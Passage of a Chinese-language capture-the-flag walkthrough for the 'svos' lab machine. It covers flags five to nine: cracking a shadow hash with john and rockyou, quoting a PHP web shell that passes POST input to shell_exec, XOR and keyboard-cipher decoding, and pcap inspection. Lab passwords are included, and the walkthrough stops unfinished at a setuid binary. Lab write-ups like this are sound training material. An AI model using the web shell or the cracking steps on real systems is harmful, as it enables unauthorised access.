-rw-r--r--  1 cinco cinco  807 Sep 22  2020 .profile
-rw-rw-r--  1 cinco cinco   59 Sep 27  2020 readme.txt
cinco@svos:~$ cat flag5.txt
Congratulations! Here's your 5th flag segment: flag5{b1e870}
```


flag6

```
cinco@svos:~$ cat readme.txt
Check for Cinco's secret place somewhere outside the house
```

去找cinco的文件

```
cinco@svos:/home$ find /* -user cinco 2>/dev/null
/cincos-secrets
/cincos-secrets/shadow.bak
/cincos-secrets/hint.txt
```

读到shadow.bak

```
seis:$6$MCzqLn0Z2KB3X3TM$opQCwc/JkRGzfOg/WTve8X/zSQLwVf98I.RisZCFo0mTQzpvc5zqm/0OJ5k.PITcFJBnsn7Nu2qeFP8zkB
```

```
cinco@svos:/cincos-secrets$ cat hint.txt
we will, we will, ROCKYOU..!!!
```

那么就用rockyou.txt来破解文件

```
┌──(kali㉿kali)-[~/vuln/village]
└─$ sudo john shadow --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Hogwarts         (seis)
```


可以了

```
seis@svos:/cincos-secrets$ cd ~
seis@svos:~$ ls -al
total 40
drwx------ 5 seis seis 4096 Oct 22  2020 .
drwxr-xr-x 12 root root 4096 Oct 19  2020 ..
-rw-r--r--  1 seis seis  220 Sep 22  2020 .bash_logout
-rw-r--r--  1 seis seis 3771 Sep 22  2020 .bashrc
drwx------  2 seis seis 4096 Sep 30  2020 .cache
-rw-rw-r--  1 seis seis   61 Sep 27  2020 flag6.txt
drwx------  3 seis seis 4096 Sep 30  2020 .gnupg
drwxrwxr-x  3 seis seis 4096 Sep 27  2020 .local
-rw-r--r--  1 seis seis  807 Sep 22  2020 .profile
-rw-rw-r--  1 seis seis   66 Oct  8  2020 readme.txt
seis@svos:~$ cat flag6.txt
Congratulations! Here's your 6th flag segment: flag6{779a25}
```


flag7

```
seis@svos:~$ cat readme.txt
head over to /shellcmsdashboard webpage and find the credentials!
```


去/var/www/html

看文件

命令执行

```
<?php
    if(isset($_POST['comm']))
    {
        $cmd = $_POST['comm'];
        echo "<center>";
        echo shell_exec($cmd);
        echo"</center>";
    }
?>
</body>
</html>
```

读一下readme文件



直接chmod 777 readme9213.txt

然后直接读

```
cinco@svos:/var/www/html/shellcmsdashboard$ cat readme9213.txt
password for the seventh user is 6u1l3rm0p3n473
```

```
siete@svos:~$ ls -al
total 56
drwx------  5 siete siete 4096 Oct 19  2020 .
drwxr-xr-x 12 root  root  4096 Oct 19  2020 ..
-rw-r--r--  1 siete siete  220 Sep 22  2020 .bash_logout
-rw-r--r--  1 siete siete 3771 Sep 22  2020 .bashrc
drwx------  2 siete siete 4096 Oct  4  2020 .cache
-rw-rw-r--  1 siete siete   61 Oct  5  2020 flag7.txt
drwx------  3 siete siete 4096 Oct  4  2020 .gnupg
-rw-rw-r--  1 siete siete   41 Oct 19  2020 hint.txt
-rw-r--r--  1 siete siete    2 Oct 13  2020 key.txt
drwxrwxr-x  3 siete siete 4096 Oct  4  2020 .local
-rw-r--r--  1 siete siete   41 Oct 13  2020 message.txt
-rw-r--r--  1 siete siete  137 Oct 13  2020 mighthelp.go
-rw-rw-r--  1 siete siete  247 Oct 13  2020 password.zip
-rw-r--r--  1 siete siete  807 Sep 22  2020 .profile
siete@svos:~$ cat flag7.txt
Congratulations!
Here's your 7th flag segment: flag7{d5c26a}
```


flag8

```
siete@svos:~$ cat hint.txt
Base 10 and Base 256 result in Base 256!
siete@svos:~$ cat key.txt
x
siete@svos:~$ cat message.txt
[11 29 27 25 10 21 1 0 23 10 17 12 13 8]
siete@svos:~$ cat mighthelp.go
package main import(
        "fmt" ) func main() {
        var chars =[]byte{}
        str1 := string(chars)
        fmt.println(str1)
}
```


那么就异或吧

```
┌──(kali㉿kali)-[~/vuln/village]
└─$ python3
Python 3.9.1+ (default, Feb  5 2021, 13:46:56)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> ''.join(chr(ord('x')^key) for key in [11,29,27,25,10,21,1,0,23,10,17,12,13,8])
'secarmyxoritup'
>>>
```

这个是passwd.zip的密码，我们去解压，然后读文件

```
siete@svos:~$ unzip password.zip
Archive:  password.zip
[password.zip] password.txt password:
 extracting: password.txt
```

```
siete@svos:~$ cat password.txt
the next user's password is m0d3570v1ll454n4
```

```
ocho@svos:~$ cat flag8.txt
Congratulations!
Here's your 8th flag segment: flag8{5bcf53}
```

flag9


有个pcapng文件

```
ocho@svos:~$ ls -al
total 13440
drwx------  5 ocho ocho     4096 Oct 19  2020 .
drwxr-xr-x 12 root root     4096 Oct 19  2020 ..
-rw-r--r--  1 ocho ocho      220 Sep 22  2020 .bash_logout
-rw-r--r--  1 ocho ocho     3771 Sep 22  2020 .bashrc
drwx------  3 ocho ocho     4096 Oct  5  2020 .cache
-rw-rw-r--  1 ocho ocho       61 Oct  5  2020 flag8.txt
drwx------  3 ocho ocho     4096 Oct  5  2020 .gnupg
-rw-rw-r--  1 ocho ocho 13724060 Oct 18  2020 keyboard.pcapng
drwxrwxr-x  3 ocho ocho     4096 Oct  5  2020 .local
-rw-r--r--  1 ocho ocho      807 Sep 22  2020 .profile
```


传到kali来，然后用wireshark打开

看到个none.txt

```
17740 300.583139012 142.250.67.78   192.168.1.109   HTTP   149 HTTP/1.1 204 No Content
17778 312.064180458 192.168.1.109   3.134.39.220    HTTP   471 GET /none.txt HTTP/1.1
17804 312.565867219 3.134.39.220    192.168.1.109   HTTP   193 HTTP/1.0 304 Not Modified
17831 315.229266165 192.168.1.109   3.134.39.220    HTTP   471 GET /none.txt HTTP/1.1
17855 315.745199200 3.134.39.220    192.168.1.109   HTTP   193 HTTP/1.0 304 Not Modified
17907 322.210098244 192.168.1.107   142.250.67.78   HTTP   166 GET /generate_204 HTTP/1.1
17908 322.215751635 192.168.1.107   142.250.67.78   HTTP    60 [TCP Spurious Retransmission] Continuation
```




```
The striker lockup came when a typist quickly typed a succession of letters on the same type bars and the strikers were adjacent to each other. There was a higher possibility for the keys to become jammed. READING IS NOT IMPORTANT, HERE IS WHAT YOU WANT: "mjwfr?2b6j3a5fx/" if the sequence was not perfectly timed. The theory presents that Sholes redesigned the type bar so as to separate the most common sequences of letters: ...th..., ...he... and others from causing a jam.
```

```
mjwfr?2b6j3a5fx/
```

去解密

https://www.dcode.fr/keyboard-shift-cipher





```
nueve:355u4z4rc0
```

```
nueve@svos:~$ cat flag9.txt
Congratulations!
Here's your 9th flag segment: flag9{689d3e}
```

flag10

```
nueve@svos:~$ ls -al
total 56
drwx------  5 nueve nueve 4096 Oct 22  2020 .
drwxr-xr-x 12 root  root  4096 Oct 19  2020 ..
-rw-r--r--  1 nueve nueve  220 Sep 22  2020 .bash_logout
-rw-r--r--  1 nueve nueve 3771 Sep 22  2020 .bashrc
drwx------  3 nueve nueve 4096 Oct  5  2020 .cache
-rw-rw-r--  1 nueve nueve   61 Oct  5  2020 flag9.txt
drwx------  3 nueve nueve 4096 Sep 22  2020 .gnupg
drwxrwxr-x  3 nueve nueve 4096 Sep 27  2020 .local
---Sr-xr-x  1 root  root  8728 Oct  5  2020 orangutan
-rw-r--r--  1 nueve nueve  807 Sep 22  2020 .profile
-rw-r--r--  1 root  root  6360 Oct 16  2020 readme.txt
-rw-r--r--  1 nueve nueve    0 Sep 22  2020 .sudo_as_admin_successful
```

搞一下这个orangutan



好的pwn我不会。先这样，有时间补吧